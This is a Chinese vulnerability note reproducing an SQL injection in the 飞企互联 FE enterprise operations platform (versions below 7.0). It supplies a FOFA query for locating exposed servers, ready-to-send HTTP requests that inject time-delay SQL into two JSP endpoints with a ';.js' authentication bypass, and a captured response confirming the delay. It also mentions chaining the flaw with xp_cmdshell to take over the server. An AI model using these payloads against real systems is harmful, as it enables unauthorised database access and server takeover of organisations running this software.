

# F1-13 飞企互联-FE企业运营管理平台-SQL

## 漏洞描述:

飞企互联-FE企业运营管理平台 checkGroupCode、efficientCodewidget39、ajax\_codewidget39等接口存在SQL注入漏洞，未经授权攻击者通过利用SQL注入漏洞配合数据库xp\_cmdshell可以执行任意命令，从而控制服务器。经过分析与研判，该漏洞利用难度低，建议尽快修复。

## 影响版本:

version < 7.0

## 网站图片:



## fofa语法:


app="FE-协作平台"

## 漏洞复现:

延时5秒 payload:

```
GET /common/efficientCodewidget39.jsp;.js?code=1';waitfor+delay+'0:0:5'-- HTTP/1.1
Host: your-ip
Accept: application/json, text/javascript, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

效果图:



延时5秒 payload:

```
GET /common/ajax_codewidget39.jsp;.js?code=1';waitfor+delay+'0:0:5'-- HTTP/1.1
Host: your-ip
Accept: application/json, text/javascript, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36
Accept-Encoding: gzip, deflate
```

Accept-Language: zh-CN,zh;q=0.9  
Connection: close

Request

< > 数据包扫描 美化 热加载 构造请求

1 GET /common/ajax\_codewidget39.jsp;.js?code=1;waitfor+delay+0:0:5 HTTP/1.1  
2 Host :  
3 Accept: application/json, text/javascript, \*/\*  
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36  
5 Accept-Encoding: gzip, deflate  
6 Accept-Language: zh-CN,zh;q=0.9  
7 Connection: close

Responses 246bytes / 5055ms

1 HTTP/1.1 200 OK  
2 Server: Apache-Coyote/1.1  
3 Set-Cookie: JSESSIONID=57293CD9E22AFE71064AFF1B68806363; Path=/; H  
4 Content-Type: text/html; charset=UTF-8  
5 Date: Fri, 28 Jun 2024 01:17:21 GMT  
6 Connection: close  
7 Content-Length: 196  
8  
9 <ul class="select\_list"></ul>  
10 <script type="text/javascript">  
11 |-(function-())-{  
12 |-if-(\${'div[id\*=div\_code\_]'})-{  
13 |-|-\${'div[id\*=div\_code\_]'}-css({'z-index': '10001'});  
14 |-}  
15 |-}  
16 </script>